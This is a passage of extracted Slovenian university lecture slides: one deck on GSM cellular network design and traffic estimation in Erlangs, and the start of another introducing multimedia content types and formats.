
## Princip celične telefonije

Celice: ponavljanje frekvenc  
Mobilnost: prehajanje med celicami




62

## TEORETIČNI IZGLED CELIC V PROSTORU



63

## OSNOVNA GRAFIČNA SHEMA MOBILNEGA OMREŽJA V PROSTORU



64

## IZGRADNJA GSM OMREŽJA

### IZHODIŠČA ZA TEORETIČNO OCENO OMREŽNEGA PROMETA

- gostota in razporeditev prebivalcev
- število avtomobilov na prebivalca in gostota avtomobilskega prometa
- povprečni prihodek na prebivalca
- število obstoječih telefonskih priključkov na prebivalca
- reliefne razmere
- klimatsko – meteorološke razmere
- raba tal

65

## TEORETIČNI IZRAČUN OMREŽNEGA PROMETA

Kraj s 5.000 prebivalci, brez turističnih privlačnosti

Operaterjev delež uporabnikov med prebivalstvom npr.  
60 %

$5.000 * 0,6 = 3.000$  teoretičnih uporabnikov

$3.000$  uporabnikov \* 15 miliErlangov = 45 Erlangov

določitev števila govornih in prometnih kanalov

66

## TEORETIČNI IZRAČUN OMREŽNEGA PROMETA ZA TURISTIČNE KRAJE

Turistični kraj s 5.000 prebivalci + max število turistov in  
dnevni obiskovalcev npr. 10.000

Operaterjev delež uporabnikov med prebivalstvom npr. 60 %  
(ponavadi večji zaradi tujcev, npr. 70%)


$15.000 * 0,7 = 10.500$  teoretičnih uporabnikov

$10.500$  uporabnikov \* 15 miliErlangov = 158 Erlangov

določitev števila govornih in prometnih kanalov

67

Pokrivanje s signalom GSM  
Faza 1



68

## IZBOR POLETNIH PRIREDITEV Z ZNAČILNIM POVEČANIM PROMETOM V GSM OMREŽJU


PRIREDITVE	DATUM
MARATON TREH SRC, RADENCI	19.5.
SREČANJE BUSH – PUTIN, BRDO PRI KRANJU	25. – 27.5.
NOČ NA JEZERU, MOST NA SOČI	28.6. – 1.7.
FESTIVAL LENT, MARIBOR	22.6. – 7.7.
PIVO IN CVETJE, LAŠKO	11. – 15.7.
BLEJSKI DNEVI IN BLEJSKA NOČ, BLED	20. – 22.7.
KOPRSKA NOČ, KOPER	27. – 29.7.
NOČ NA JEZERU, ZBILJE	4.8.
FLOSARSKI BAL, LJUBNO OB SAVINJI	5.8.
VIP TENIŠKI TURNIR, M CLUB, VELENJE	18.8.
ERAZMOV VITEŠKI TURNIR, PREDJAMSKI GRAD	18. in 19.8.
NOČ NA LJUBLJANICI, LJUBLJANA	31.8. in 1.9.
TRADICIONALNI DNEVI NARODNIH NOŠ, KAMNIK	7. – 9.9.

## NAČINI ZAGOTAVLJANJA DODATNIH PROMETNIH KAPACITET V OMREŽJU

- Povečanje kapacitete obstoječih baznih postaj
- Vključitev mobilnega kombija
- Namestitev začasne bazne postaje



71



72



"Didn't you get my e-mail?"

73

GEOGRAFSKI VIDIKI TELEKOMUNIKACIJ

*"Od mamutov do interneta stvari"*

**HVALA!**

mag. Andrej Gregorc

21. 12. 2011



# Multimedija

---

KS UNI

as. mag. Jože Guna







# Kazalo


- **Multimedijski koncepti**
- **Multimedijske vsebine**
- **Terminali (naprave) in tehnologije prikaza**
- **Multimedijske storitve**
- **Multimedija in Interaktivnost**
- **Multimedija na Fakulteti za elektrotehniko**





# MM koncepti







# Multimedija

- **Multimedija je kombinacija vsebin v različnih oblikah (zvok, slika, video, animacije, tekst,...), ki tipično omogoča interaktivnost.**
- **Prva omemba multimedije: za promocijo dogodka “LightWorks at L'Oursin”, 1966, Southampton, Velika Britanija**
  - Diskoteka: glasba in lightshow ☺






# Kaj je Multimedija/Večpredstavnost?

- **“Multimedia (Lat. *Multum + Medium*) is media that utilizes a combination of different content forms. The term is used in contrast to media which only utilize traditional forms of printed or hand-produced text and still graphics. In general, multimedia includes a combination of text, audio, still images, animation, video, and interactivity content forms.” Wiki**

- **Multimedijski elementi**






# MM vsebine



# Multimedijske vsebine - zvok

## ■ Zvok

- Mono, stereo, prostorski zvok
- Zajem na številnih napravah: mikrofoni, telefon, kamera, računalnik,...
- Formati:
  - mp3, WAV, AIFF, FLAC, AAC, Vorbis,...
- Zgodovina:
  - Prvi zajemi 1877, mehanski zapis (vosek, baker)
    - Posnetek na voščnem cilindru iz leta **1888**
  - Kasneje magnetni trakovi, vinilke, CD, DVD, diski,...





# Multimedijske vsebine - slike

## ■ Slika

- 2D predstavitev objektov, scen,...
- Naravne (zajem za napravo) in umetne (računalniška grafika) in kombinacije obeh
- Lastnosti:
  - Barve: ČB, sivinske, barvne
  - Ločljivost: koliko slikovnih elementov imajo (pixel):
- Formati zapisa:
  - Rastrski formati:
    - Opisujejo posamezne pixel-e na sliki
    - Gif, JPEG, PNG, TIFF, BMP, EXIF, RAW ...
  - Vektorski formati:
    - Vsebujejo geometrijske opise elementov na sliki → boljše obnašanje pri spremembi velikosti slike
    - SVG, CGM
- Veliko močno sti obdelave slik 😊



photokina

LETSGoDIGITAL





# Multimedijske vsebine - video

- **Video (lat. “videre” - slo. “vidim”)**
  - Zaporedje slik, dovolj hitro, da “prevara” oko
    - vsaj 25 slik/s
  - Zajem na številnih napravah: video kamera, telefoni, PC-spletne kamere, ...
  - Zgodovina:
    - 1860: animacije sestavljene iz več slik, naprava mutoskop, praxinoskop,...
    - 1878: zajem več slik, zaporedno prikazovanje (konjske dirke)
    - 1936: prvi redni TV program na BBC
    - 1951: prvi prenos v živo v ZDA: govor preds. Truman
- **Danes:**
  - “Najpotratnejša” vsebina na internetu (90% prometa je video!!!)



Mutoskop: vir Wikipedia






# Multimedijske vsebine – video (2)

## ■ Formati:

